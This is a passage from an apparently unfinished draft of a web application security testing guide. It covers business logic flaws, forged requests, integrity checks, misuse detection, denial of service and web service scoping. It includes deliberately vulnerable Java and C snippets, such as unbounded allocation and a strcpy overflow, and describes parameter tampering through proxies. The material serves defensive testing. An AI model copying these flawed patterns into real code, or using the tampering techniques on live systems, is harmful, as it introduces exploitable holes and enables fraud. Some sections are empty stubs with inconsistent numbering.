There are many examples that can be made, but the one constant lesson is "think outside of conventional wisdom". This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, and usually application specific but, at the same time, usually one of the most detrimental to the application, if exploited.

The classification of business logic flaws has been under-studied; although exploitation of business flaws frequently happens in real-world systems, and many applied vulnerability researchers investigate them. The greatest focus is in web applications. There is debate within the community about whether these problems represent particularly new concepts, or if they are variations of well-known principles.

Testing of business logic flaws is similar to the test types used by functional testers that focus on logical or finite state testing. These types of tests require that security professionals think a bit differently, develop abused and misuse cases and use many of the testing techniques embraced by functional testers. Automation of business logic abuse cases is not possible and remains a manual art relying on the skills of the tester and their knowledge of the complete business process and its rules.

Business Limits and Restrictions

Consider the rules for the business function being provided by the application. Are there any limits or restrictions on people's behavior? Then, consider whether the application enforces those rules. It's generally pretty easy to identify the test and analysis cases to verify the application if you're familiar with the business. If you are a third-party tester, then you're going to have to use your common sense and ask the business if different operations should be allowed by the application. Sometimes, in very complex applications, you will not have a full understanding of every aspect of the application initially. In these situations, it is best to have the

client walk you through the application, so that you may gain a better understanding of the limits and intended functionality of the application, before the actual test begins. Additionally, having a direct line to the developers (if possible) during testing will help out greatly, if any questions arise regarding the application's functionality.

Description of the Issue

Automated tools find it hard to understand context, hence it's up to a person to perform these kinds of tests. The following two examples will illustrate how understanding the functionality of the application, the developer's intentions, and some creative "out-of-the-box" thinking can break the application's logic. The first example starts with a simplistic parameter manipulation, whereas the second is a real world example of a multi-step process leading to completely subvert the application.

Example 1:

Suppose an e-commerce site allows users to select items to purchase, view a summary page and then tender the sale. What if an attacker was able to go back to the summary page, maintaining their same valid session and inject a lower cost for an item and complete the transaction, and then check out?

Example 2:

Holding/locking resources and keeping others from purchases these items online may result in attackers purchasing items at a lower price. The countermeasure to this problem is to implement timeouts and mechanisms to ensure that only the correct price can be charged.

Example 3:

What if a user was able to start a transaction linked to their club/loyalty account and then after points have been added to their account cancel out of the transaction? Will the points/credits still be applied to their account?

Business Logic Test Cases

Every application has a different business process, application specific logic and can be manipulated in an infinite number of combinations. This section provides some common examples of business logic issues but in no way a complete list of all issues.

Business Logic exploits can be broken into the following categories:

4.12.1 Test business logic data validation (OTG-BUSLOGIC-001)

4.12.2 Test Ability to forge requests (OTG-BUSLOGIC-002)

4.12.3 Test Integrity Checks (OTG-BUSLOGIC-003)

4.12.4 Test Tamper Evidence (OTG-BUSLOGIC-004)

4.12.5 Test Excessive Rate (speed) of Use Limits (OTG-BUSLOGIC-005)

4.12.6 Test for Process Timing (OTG-BUSLOGIC-006)

4.12.7 Test Size of Request Limits (OTG-BUSLOGIC-007)

4.12.8 Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-008)

4.12.9 Test bypass of Correct Sequence (OTG-BUSLOGIC-009)

4.12.10 Testing for the Circumvention of Work Flows (OTG-BUSLOGIC-0010)

4.12.11 Test Self-Hosted Payment Cardholder Data Processing (OTG-BUSLOGIC-011)

4.12.12 Test Security Incident Reporting Information (OTG-BUSLOGIC-012)

4.12.13 Test Defenses Against Application Mis-Use (OTG-BUSLOGIC-013)

4.12.14 Test Upload of Unexpected File Types (OTG-BUSLOGIC-014)

4.12.15 Test Upload of Malicious Files (OTG-BUSLOGIC-015)

References

Whitepapers

- Business Logic Vulnerabilities in Web Applications - http://www.google.com/url?sa=t&rct=j&q=BusinessLogicVulnerabilities.pdf&source=web&cd=1&cad=rja&ved=0CDIQFjAA&url=http%3A%2F%2Faccorute.googlecode.com%2Ffiles%2FBusinessLogicVulnerabilities.pdf&ei=2Xj9UJO5LYaB0QHakwE&usg=AFQjCNGlAcjK2uz2U87bTjTHjJ-T0T3THg&bvm=bv.41248874,d.dmg
- The Common Misuse Scoring System (CMSS): Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864 - http://csrc.nist.gov/publications/nistir/ir7864/nistir-7864.pdf
- Designing a Framework Method for Secure Business Application Logic Integrity in e-Commerce Systems, Faisal Nabi - http://ijns.femto.com.tw/contents/ijns-v12-n1/ijns-2011-v12-n1-p29-41.pdf
- Finite State testing of Graphical User Interfaces, Fevzi Belli -

http://www.slideshare.net/Softwarecentral/finitestate-testing-of-graphical-user-interfaces

- Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalis Yannakakis - http://www.cse.ohio-state.edu/~lee/english/pdf/ieee-proceeding-survey.pdf
- Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi - http://homepages.cs.ncl.ac.uk/jeff.yan/TEL.pdf
- Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee - https://www.info-point-security.com/open_downloads/2008/McAfee_wp_online_gaming_0808.pdf
- Seven Business Logic Flaws That Put Your Website At Risk – Jeremiah Grossman Founder and CTO, WhiteHat Security -https://www.whitehatsec.com/resource/whitepapers/business_logic_flaws.html
- Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetsger Ludovico Cavedon Christopher Kruegel Giovanni Vigna -http://www.usenix.org/events/sec10/tech/full_papers/Felmetsger.pdf
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse, Dr. Ponemon - http://buzz.silvertailsystems.com/PonemonStudy.html?/study andhttp://www.silvertailsystems.com/downloads/PonemonUS_Full_Report.pdf
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse (UK) Edition, Dr. Ponemon - http://buzz.silvertailsystems.com/Ponemon_UK.htm

OWASP Related

- Business Logic Attacks – Bots and Bats, Eldad Chai - http://www.imperva.com/resources/adc/pdfs/AppSecEU09_BusinessLogicAttacks_EldadChai.pdf
- Detail Misuse Cases - https://www.owasp.org/index.php/Detail_misuse_cases
- How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana - http://www.slideshare.net/marco_morana/issa-louisville-2010morana

Useful Websites

- Abuse of Functionality - http://projects.webappsec.org/w/page/13246913/Abuse-of-Functionality
- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Business Logic Flaws and Yahoo Games -

http://jeremiahgrossman.blogspot.com/2006/12/business-logic-flaws.html

- CWE-840: Business Logic Errors - http://cwe.mitre.org/data/definitions/840.html
- Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic - http://www.slideshare.net/RafalLos/defying-logic-business-logic-testing-with-automation
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570
- Real-Life Example of a 'Business Logic Defect - http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581
- Software Testing Lifecycle - http://softwaretestingfundamentals.com/software-testing-life-cycle/
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application Assets and Flaws – Vulnerability Detection to Fix - http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/ and http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf

Books

- The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 (2010)

Tools

While there are tools for testing and verifying that business processes are functioning correctly in valid situations these tools are incapable of detecting logical vulnerabilities. For example, tools have no means of detecting if a user is able to circumvent the business process flow through editing parameters, predicting resource names or escalating privileges to access restricted resources nor do they have any mechanism to help the human testers to suspect this state of affairs.

The following are some common tool types that can be useful in identifying business logic issues.

HP Business Process Testing Software

- http://www8.hp.com/us/en/software-solutions/software.html?compURI=1174789#.UObjK3ca7aE

Intercepting Proxy - To observe the request and response blocks of HTTP traffic.

- Webscarab - https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Burp Proxy - http://portswigger.net/burp/proxy.html
- Paros Proxy - http://www.parosproxy.org/

Web Browser Plug-ins - To view and modify HTTP/HTTPS headers, post parameters and observe the DOM of the Browser

- Tamper Data (for Internet Explorer) - https://addons.mozilla.org/en-us/firefox/addon/tamper-data/
- TamperIE (for Internet Explorer) - http://www.bayden.com/tamperie/
- Firebug (for Internet Explorer) - https://addons.mozilla.org/en-us/firefox/addon/firebug/ and http://getfirebug.com/

Miscellaneous Test Tools

- Web Developer toolbar - https://chrome.google.com/webstore/detail/bfbameneiokkgbdmiekhjnmfkcnldhhm

The Web Developer extension adds a toolbar button to the browser with various web developer tools. This is the official port of the Web Developer extension for Firefox.

- HTTP Request Maker - https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US

Request Maker is a tool for penetration testing. With it you can easily capture requests made by web pages, tamper with the URL, headers and POST data and, of course, make new requests

- Cookie Editor - https://chrome.google.com/webstore/detail/fngmhnnpilhplaeedifhccceomclgfbg?hl=en-US

Edit This Cookie is a cookie manager. You can add, delete, edit, search, protect and block cookies

- Session Manager - https://chrome.google.com/webstore/detail/bbcnbpafconjjigibnhbfmmgdbbkcjfi

With Session Manager you can quickly save your current browser state and reload it whenever

necessary. You can manage multiple sessions, rename or remove them from the session library. Each session remembers the state of the browser at its creation time, i.e the opened tabs and windows. Once a session is opened, the browser is restored to its state.

- Cookie Swap - https://chrome.google.com/webstore/detail/dffhipnliikkblkhpjapbecpmoilcama?hl=en-US

Swap My Cookies is a session manager, it manages your cookies, letting you login on any website with several different accounts. You can finally login into gmail, yahoo, hotmail, and just any website you use, with all your accounts; if you want to use another account just swap profile!

- HTTP Response Browser - https://chrome.google.com/webstore/detail/mgekankhbggjkjpcbhacjgflbacnpljm?hl=en-US

Make HTTP requests from you browser and browse the response (HTTP headers and source). Send HTTP method, headers and body using XMLHttpRequest from you browser then view the HTTP status, headers and source. Click links in the headers or body to issue new requests. This plugin formats XML responses and uses SyntaxHighlighter < http://alexgorbatchev.com/ >.

- Firebug lite for Chrome - https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench

Firebug Lite is not a substitute for Firebug, or Chrome Developer Tools. It is a tool to be used in conjunction with these tools. Firebug Lite provides the rich visual representation we are used to see in Firebug when it comes to HTML elements, DOM elements, and Box Model shading. It provides also some cool features like inspecting HTML elements with your mouse, and live editing CSS properties

4.12.1 Test Business Logic Data Validation

Brief Description

The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side of an application of system. Only verifying data locally may leave applications vulnerable to server injections through proxies or at handoffs with other systems. This is different from simply performing Boundary Value Analysis (BVA) in that it is more difficult and in most cases can not be simply verified at the entry point, but usually requires checking some other system.

For example: An application may ask for your Social Security Number. In BVA the application should check formats and semantics (is 9 numbers long, not negative and not all 0's) for the data entered, but there are logic considerations also. SSNs are grouped and categorized.

Is this person on a death file?

Are they from a certain part of the country?

Issue

The front end and the backend of the application should be verifying and validating that the data it has, is using and is passing along is logically valid. Even if the user provides valid data to an application the business logic may make the application behave differently depending on data or circumstances.

Example

Suppose you manage a multi-tiered e-commerce site that allows users to order carpet. The user selects their carpet, enters the size, makes the payment, and the front end application has verified that all entered information is correct and valid for contact information, size, make and color of the carpet. But, the business logic in the background has two paths, if the carpet is in stock it is directly shipped from your warehouse, but if it is out of stock in your warehouse a call is made to a partner's system and if they have it in-stock they will ship the order from their warehouse and reimbursed by them.

What happens if an attacker is able to continue a valid in-stock transaction and send it as out-of-stock to your partner?

What happens if an attacker is able to get in the middle and send messages to the partner warehouse ordering carpet without payment?

Testing Method

- Perform front-end GUI Functional Valid testing to ensure that the only acceptable values are accepted.
- Using an intercepting proxy observe the HTTP POST/GET looking for the place that variables such as Social Security Number, cost and quality are passed.
- Once variables are found start interrogating the field with logically "invalid" data, such as

social security numbers or unique identifiers that do not exist or that do not fit the business logic. This testing verifies that the server functions properly and does not accept logically invalid data them.

Test Tools

OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Related Test Cases

In Progress

References

Beginning Microsoft Visual Studio LightSwitch Development - http://books.google.com/books?id=x76L_kaTgdEC&pg=PA280&lpg=PA280&dq=business+logic+example+valid+data+example&source=bl&ots=GOfQ-7f4Hu&sig=4jOejZVligZOrvjBFRAT4-jy8DI&hl=en&sa=X&ei=mydYUt6qEOX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onepage&q=business%20logic%20example%20valid%20data%20example&f=false

Remediation

The application/system must ensure that only "logically valid" data can accepted at any input point of the application or system.

4.12.2 Test Ability to Forge Requests

Brief Description

Forging requests is a method that attackers use to circumvent the front end GUI application to directly submit information for backend processing. The goal of the attacker is to send HTTP POST/GET requests through an intercepting proxy with data values that is not

supported, guarded against or expected by the applications business logic. Some examples of forged requests include exploiting guessable or predictable parameters or expose “hidden” features and functionality such as enabling debugging or presenting special screens or windows that are very useful during development but may leak information or bypass the business logic.

Issue

Applications should have logic checks in place to prevent the system from accepting forged requests that may allow attackers the opportunity to exploit the business logic, process, or flow of the application.

Request forgery is nothing new; the attacker uses an intercepting proxy to send HTTP POST/GET requests to the application.

Through request forgeries attackers may be able to circumvent the business logic or process by finding, predicting and manipulating parameters to make the application think a process or task has or has not taken place.

Also, forged requests may allow subvention of programmatic or business logic flow by invoking “hidden” features or functionality such as debugging initially used by developers and testers sometimes referred to as an ”Easter egg”.

“An Easter egg is an intentional inside joke, hidden message, or feature in a work such as a computer program, movie, book, or crossword. According to game designer Warren Robinett, the term was coined at Atari by personnel who were alerted to the presence of a secret message which had been hidden by Robinett in his already widely distributed game, Adventure. The name has been said to evoke the idea of a traditional Easter egg hunt.”
http://en.wikipedia.org/wiki/Easter_egg_(media)

Example

Example 1

Suppose an e-commerce theatre site allows users to select their ticket, apply a onetime 10% Senior discount on the entire sale, view the subtotal and tender the sale. If an attacker is able to see through a proxy that the application has a hidden field (of 1 or 0) used by the business logic to determine if a discount has been taken or not. The attacker is then able to submit the 1 or “no discount has been taken” value multiple times to take advantage of the same discount multiple times.

Example 2

Suppose an online video game pays out tokens for points scored for finding treasure and pirates and for each level completed that can later be exchanged for prizes, additionally each levels points have a multiplier value equal to the level. If an attacker was able to see through a proxy that the application has a hidden field used during development and testing to quickly get to the highest levels of the game they could quickly get to the highest levels and accumulate unearned points quickly.

Also, if an attacker was able to see through a proxy that the application has a hidden field used during development and testing to enabled a log that indicated where other online players, or hidden treasure were in relation to the attacker, they would then be able to quickly go to these locations and score points.

Testing Method

Method 1

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility.

Method 2

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated.
- If any are found try to guess and change these values to get a different application response or behavior.

Test Tools

OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as

such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Related Test Cases

In Progress

References

Cross Site Request Forgery - Legitimazing Forged Requests - http://fragilesecurity.blogspot.com/2012/11/cross-site-request-forgery-legitimazing.html

Debugging features which remain present in the final game -http://glitchcity.info/wiki/index.php/List_of_video_games_with_debugging_features#Debugging_features_which_remain_present_in_the_final_game

Easter egg - http://en.wikipedia.org/wiki/Easter_egg_(media)

Top 10 Software Easter Eggs - http://lifehacker.com/371083/top-10-software-easter-eggs

Remediation

The application must be smart enough and designed with business logic that will prevent attackers from predicting and manipulating parameters to subvert programmatic or business logic flow, or exploiting hidden/undocumented functionality such as debugging.

4.12.3 Test Integrity Checks

Brief Description

Many applications are designed to display different fields depending on the user of situation by leaving some inputs hidden. However, in many cases it is possible to submit values hidden field values to the server using a proxy. In these cases the server side controls must be smart enough to perform relational or server side edits to ensure that the proper data is allowed to the server based on user and application specific business logic.

Additionally, the application must not depend on non-editable controls, drop-down menus or hidden fields for business logic processing because these fields remain non-editable only in the context of the browsers. Users may be able to edit their values using proxy editor tools and

try to manipulate business logic. If the application exposes values related to business rules like quantity, etc. as non-editable fields it must maintain a copy on the server side and use the same for business logic processing.

Issue

The application must be smart enough to check for relational edits and not allow users to submit information directly to the server that is not valid, trusted because it came from a non-editable controls or the user is not authorized to submit through the front end.

Example

Example 1

Imagine an ASP.NET application GUI application that only allows the admin user to change the password for other users in the system. The admin user will see the username and password fields to enter a username and password while other users will not see either field. However, if a non admin user submits information in the username and password field through a proxy they may be able to “trick” the server into believing that the request has come from an admin user and change password of other users.

Example 2

Most web applications have dropdown lists making it easy for the user to quickly select their state, month of birth, etc. Suppose a Project Management application allowed users to login and depending on their privileges presented them with a drop down list of projects they have access to. What happens if an attacker finds the name of another project that they should not have access to and submits the information via a proxy. Will the application give access to the project? They should not have access even though they skipped an authorization business logic check.

Example 3

Suppose the motor vehicle administration system required an employee initially verify each citizens documentation and information when they issue an identification or drivers license. At this point the business process has created data with a high level of integrity as the integrity of submitted data is checked by the application. Now suppose the application is moved to the Internet so employees can log on for full service or citizens can log on for a reduced self-service application to update certain information. At this point an attacker may be able to use an intercepting proxy to add or update data that they should not have access to and they could

destroy the integrity of the data by stating that the citizen was not married but supplying data for a spouse's name. This type of inserting or updating of unverified data destroys the data integrity and might have been prevented if the business process logic was followed.

Testing Method

Method 1

- Using a proxy capture and HTTP traffic looking for hidden fields.
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to.

Method 2

- Using a proxy capture and HTTP traffic looking a place to insert information into areas of the application that are non-editable.
- If it is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business process and manipulate values you were not intended to have access to.

Test Tools

OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Related Test Cases

In Progress

References

None now

Remediation

The application must be smart enough to check for relational edits and not allow users to submit information directly to the server that is not valid, trusted because it came from a non-editable controls or the user is not authorized to submit through the front end

4.12.4 Test Tamper Evidence

4.12.5 Test Excessive Rate

4.12.6 Test Size of Request Limits

4.12.7 Test Number of Times a Function Can be Used Limits

4.12.8 Test Bypass of Correct Sequence

4.12.9 Test Self-Hosted payment Cardholder Data Processing

4.12.10 Test Security Incident Reporting Information

4.12.11 Test Defenses AGainst Application Mis-Use

Brief Description

Mis-use of valid functionality, and invalid use, can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities. Tests should be undertaken to determine whether there are application-layer defensive mechanisms in place to protect the application.

Issue

The lack of active defenses allows an attacker (or a tester) to hunt for vulnerabilities without any recourse. The application's owner will thus not know their application is under attack.

Example

An authenticated user undertakes the following (unlikely) sequence of actions:

1. Attempt to access a file ID their roles is not permitted to download
2. Substitutes a single tick (') instead of the file ID number
3. Alters a GET request to a POST
4. Adds an extra parameter
5. Duplicates a parameter name/value pair

The application is monitoring mis-use and responds after the 5th event with extremely high confidence the user is an attacker. For example the application:

Disables critical functionality
Enables additional authentication steps to the remaining functionality
Adds time-delays into every request-response cycle
Begins to record additional data about the user's interactions (e.g. sanitized HTTP request headers, bodies and response bodies)

If the application does not respond in any way and the attacker can continue to abuse functionality and submit clearly malicious content at the application, the application has failed this test case.

In practice the discrete example actions in the example above are unlikely to occur like that. It is much more probable that a fuzzing tool is used to identify weaknesses in each parameter in turn. This is what a security tester will have undertaken too.

Testing Method

This test is unusual in that the result can be drawn from all the other tests performed against the web application. While performing all the other tests, take note of measures that might indicate the application has in-built self-defense:

- Changed responses

- Blocked requests
- Actions that log a user out or lock their account

These may only be localised. Common localized (per function) defenses are:

- Rejecting input containing certain characters
- Locking out an account temporarily after a number of authentication failures

Localized security controls are not sufficient. There are often no defenses against general mis-use such as:

- Forced browsing
- Bypassing presentation layer input validation
- Multiple access control errors
- Additional, duplicated or missing parameter names
- Multiple input validation or business logic verification failures with values that cannot be the result user mistakes or typos
- Structured data (e.g. JSPN, XML) of an invalid format is received
- Blatant cross-site scripting or SQL injection payloads are received
- Utilising the application faster than would be possible without automation tools
- Change in continental geo-location of a user
- Change of user agent
- Accessing a multi-stage business process in the wrong order
- Large number of, or high rate of use of, application-specific functionality (e.g. voucher code submission, failed credit card payments, file uploads, file downloads, log outs, etc).

These defenses work best in authenticated parts of the application, although rate of creation of new accounts or accessing content (e.g. to scrape information) can be of use in public areas..

Not all the above need to be monitored by the application, but there is a problem if none of them are. By testing the web application, doing the above type of actions, was any response taken against the tester? If not, the tester should report that the application appears to have no application-wide active defenses against mis-use. Note it is sometimes possible that all responses to attack detection are silent to the user (e.g. logging changes, increased monitoring, alerts to administrators and and request proxying), so confidence in this finding cannot be guaranteed. In practice, very few applications (or related infrastructure such as a web application firewall) are detecting these types of mis-use.

Test Tools

Everything used for the other test cases.

Related Test Cases

All other test cases are relevant.

References

- Resilient Software, Software Assurance, US Department Homeland Security
- IR 7684 Common Misuse Scoring System (CMSS), NIST
- Common Attack Pattern Enumeration and Classification (CAPEC), The Mitre Corporation
- OWASP_AppSensor_Project
- AppSensor Guide v2, OWASP
- Watson C, Coates M, Melton J and Groves G, Creating Attack-Aware Software Applications with Real-Time Defenses, CrossTalk The Journal of Defense Software Engineering, Vol. 24, No. 5, Sep/Oct 2011

Remediation

Build inactive defenses against application mis-use.

4.13 Denial of Service

Description

The Denial of Service (DoS) attack is focused on making unavailable a resource (site, application, server) for the purpose it was designed. There are many ways to make a service unavailable for legitimate users by manipulating network packets, programming, logical, or resources handling vulnerabilities, among others. If a service receives a very large number of requests, it may stop providing service to legitimate users. In the same way, a service may stop if a programming vulnerability is exploited, or the way the service handles resources used by it.

Sometimes the attacker can inject and execute arbitrary code while performing a DoS attack in order to access critical information or execute commands on the server. Denial-of-

service attacks significantly degrade service quality experienced by legitimate users. It introduces large response delays, excessive losses, and service interruptions, resulting in direct impact on availability.

Risk Factors

TBD

Examples

The following DoS techniques and examples were extracted from OWASP Testing Guide v2.

DoS User Specified Object Allocation

If users can supply, directly or indirectly, a value that will specify how many of an object to create on the application server, and if the server does not enforce a hard upper limit on that value, it is possible to cause the environment to run out of available memory. The server may begin to allocate the required number of objects specified, but if this is an extremely large number, it can cause serious issues on the server, possibly filling its whole available memory and corrupting its performance.

The following is a simple example of vulnerable code in Java:

```
String TotalObjects = request.getParameter(“numberofobjects”);
int NumOfObjects = Integer.parseInt(TotalObjects);
ComplexObject[] anArray = new ComplexObject[NumOfObjects];  // wrong!
```

DoS User Input as a Loop Counter

Similar to the previous problem of User Specified Object Allocation, if the user can directly or indirectly assign a value that will be used as a counter in a loop function, this can cause performance problems on the server.

The following is an example of vulnerable code in Java:

```
public class MyServlet extends ActionServlet {
  public void doPost(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
      . . .
      String [] values = request.getParameterValues("CheckboxField");
    // Process the data without length check for reasonable range – wrong!
```

```
        for ( int i=0; i<values.length; i++) {
            // lots of logic to process the request
        }
        . . .
    }
    . . .
}
```

As we can see in this simple example, the user has control over the loop counter. If the code inside the loop is very demanding in terms of resources, and an attacker forces it to be executed a very high number of times, this might decrease the performance of the server in handling other requests, causing a DoS condition.

DoS Storing too Much Data in Session

Care must be taken not to store too much data in a user session object. Storing too much information in the session, such as large quantities of data retrieved from the database, can cause denial of service issues. This problem is exacerbated if session data is also tracked prior to a login, as a user can launch the attack without the need of an account.

DoS Locking Customer Accounts

The first DoS case to consider involves the authentication system of the target application. A common defense to prevent brute-force discovery of user passwords is to lock an account from use after between three to five failed attempts to login. This means that even if a legitimate user were to provide their valid password, they would be unable to login to the system until their account has been unlocked. This defense mechanism can be turned into a DoS attack against an application if there is a way to predict valid login accounts.

Note, there is a business vs. security balance that must be reached based on the specific circumstances surrounding a given application. There are pros and cons to locking accounts, to customers being able to choose their own account names, to using systems such as CAPTCHA, and the like. Each enterprise will need to balance these risks and benefits, but not all of the details of those decisions are covered here.

DoS Failure to Release Resources

If an error occurs in the application that prevents the release of an in-use resource, it can become unavailable for further use. Possible examples include:

- An application locks a file for writing, and then an exception occurs but does not explicitly close and unlock the file
- Memory leaking in languages where the developer is responsible for memory management such as C & C++. In the case where an error causes normal logic flow to be circumvented, the allocated memory may not be removed and may be left in such a state that the garbage collector does not know it should be reclaimed
- Use of DB connection objects where the objects are not being freed if an exception is thrown. A number of such repeated requests can cause the application to consume all the DB connections, as the code will still hold the open DB object, never releasing the resource.

The following is an example of vulnerable code in Java. In the example, both the Connection and the CallableStatement should be closed in a finally block.

```
public class AccountDAO {
   … …
   public void createAccount(AccountInfo acct)
            throws AcctCreationException {
      … …
         try {
          Connection conn = DAOFactory.getConnection();
          CallableStatement  calStmt = conn.prepareCall(…);
         …  …
          calStmt.executeUpdate();
          calStmt.close();
         conn.close();
      }  catch (java.sql.SQLException e) {
          throw AcctCreationException (...);
      }
   }
}
```

DoS Buffer Overflows

Any language where the developer has direct responsibility for managing memory allocation, most notably C & C++, has the potential for a Buffer Overflow. While the most

serious risk related to a buffer overflow is the ability to execute arbitrary code on the server, the first risk comes from the denial of service that can happen if the application crashes.

The following is a simplified example of vulnerable code in C:

```
void overflow (char *str) {
  char buffer[10];
  strcpy(buffer, str); // Dangerous!
}

int main () {
 char *str = "This is a string that is larger than the buffer of 10";
 overflow(str);
}
```

If this code example were executed, it would cause a segmentation fault and dump core. The reason is that strcpy would try to copy 53 characters into an array of 10 elements only, overwriting adjacent memory locations. While this example above is an extremely simple case, the reality is that in a web based application there may be places where the user input is not adequately checked for its length, making this kind of attack possible.

Related Threat Agents

- Category:Logical Attacks

Related Attacks

- Resource Injection
- Setting Manipulation
- Regular expression Denial of Service - ReDoS
- Cash Overflow

Related Vulnerabilities

- Category: Input Validation Vulnerability
- Category: API Abuse

Related Controls

- TBD

References

- http://capec.mitre.org/data/index.html - Denial of Service through Resource Depletion

4.13.1 Test Regular Expression DoS

4.13.2 Test XML DoS

4.13.3 Testing for CAPTCHA

4.14 Web Service Testing

Web Services are implemented by adding XML onto layer 7 applications such as HTTP. For example, the most common application that is used in web services is HTTP. The XML is constructed in a specific manner so that the sender and receiver of the message can understand its contents. The XML structure is known as SOAP, which stands for Simple Object Access Protocol. The method in which SOAP is used is not the same manner that web applications are used. Rather than the traditional request response, web services should be thought of more like SMTP. SOAP is more like SMTP because the server can easily forward the SOAP message or envelope onto another web service in-order to receive a response.

Any data being transmitted between a user and web services should be reviewed to ensure that all data is protected from being intercepted by a malicious attacker. One common misconception is to use BASIC Authentication to restrict access to other authorized users. Depending on the architecture of the web service and the nature of its use, BASIC Authentication may not be acceptable. Let us assume there is a web service that is exposed to the Internet and utilizes BASIC Authentication. If a use of the web service is done from a mobile device, then it would be possible to intercept the credentials being used. This could be done by performing a man-in-the-middle (MiTM) based attack.

The following articles describe details on how to conduct a web service test:

4.10.1 Scoping a Web Service Test (OWASP-WS-001)

4.10.2 WS Information Gathering (OWASP-WS-002)

4.10.3 WS Authentication Testing (OWASP-WS-003)

4.10.4 WS Management Interface Testing (OWASP-WS-004)

4.10.5 Weak XML Structure Testing (OWASP-WS-005)

4.10.6 XML Content-Level Testing (OWASP-WS-006)

4.10.7 WS HTTP GET Parameters/REST Testing (OWASP-WS-007)

4.10.8 WS Naughty SOAP Attachment Testing (OWASP-WS-008)

4.10.9 WS Replay/MiTM Testing (OWASP-WS-009)

4.10.10 WS BEPL Testing (OWASP-WS-010)

Key Points Regarding Web Services

SOA (Service Orientated Architecture)/Web services applications are systems which are enabling businesses to inter-operate and are growing at an unprecedented rate. Web services are typically used in modern mobile applications utilizing SOAP or RESTful protocols. Webservice "clients" are generally not user web front-ends but other backend servers. Webservices are exposed to the net like any other service but can be used on HTTP, FTP, SMTP, MQ among other transport protocols. The Web Services Framework utilizes the HTTP protocol (as standard Web Application) in conjunction with XML, SOAP, WSDL and UDDI technologies:

- The "Web Services Description Language" (WSDL) is used to describe the interfaces of a service.
- The "Simple Object Access Protocol" (SOAP) provides the means for communication between Web Services and Client Applications with XML and HTTP.
- "Universal Description, Discovery and Integration" (UDDI) is used to register and publish Web Services and their characteristics so that they can be found from potential clients.

The vulnerabilities in web services are similar to other vulnerabilities, such as SQL injection, information disclosure, and leakage, but web services also have unique XML/parser related vulnerabilities, which are discussed here as well.

Differences in Web Service Standards

Over the last several years there has been a departure from the traditional XML based SOAP web services. Traditional SOAP based services (depending on the application) have

become a hindrance for some developers because these services can add extra bandwidth and overhead to data exchange. These issues have lead to the emergence of more RESTful web services such as JSON (JavaScript Notation). REST (Representational State Transfer) services like JSON use HTTP methods (GET, POST, PUT, DELETE) for data exchange. However, SOAP based web services remain popular and are found being used for commercial as well as custom created applications. Some examples of SOAP web services used on a large scale include Amazon EC2, PayPal and Microsoft Azure . The bottom line is that SOAP based web services generally offer more complex data structures than their REST counterparts regardless of latency and performance issues.

References

Whitepapers

- Tom Eston, Josh Abraham, Kevin Johnson "Don't Drop the SOAP: Real World Web Service Testing"http://securestate.com/Insights/Documents/WhitePapers/Dont-Drop-the-SOAP-Whitepaper.pdf

4.14.1 Scoping a Web Service Test

Brief Summary

Proper scoping as well as gathering pre-engagement information is very important to properly execute web services testing. Many modern web services include custom authentication as well as very complex designs and architectures.

Scoping Questions

The following scoping questions need to be asked prior to any web service test. Answers to these questions are typically completed by developers responsible for the design, coding and architecture of the web service.

- What type of web service framework is being used? Examples include Windows Communication Foundation (WCF), Apache Axis/Axis2, Zend.
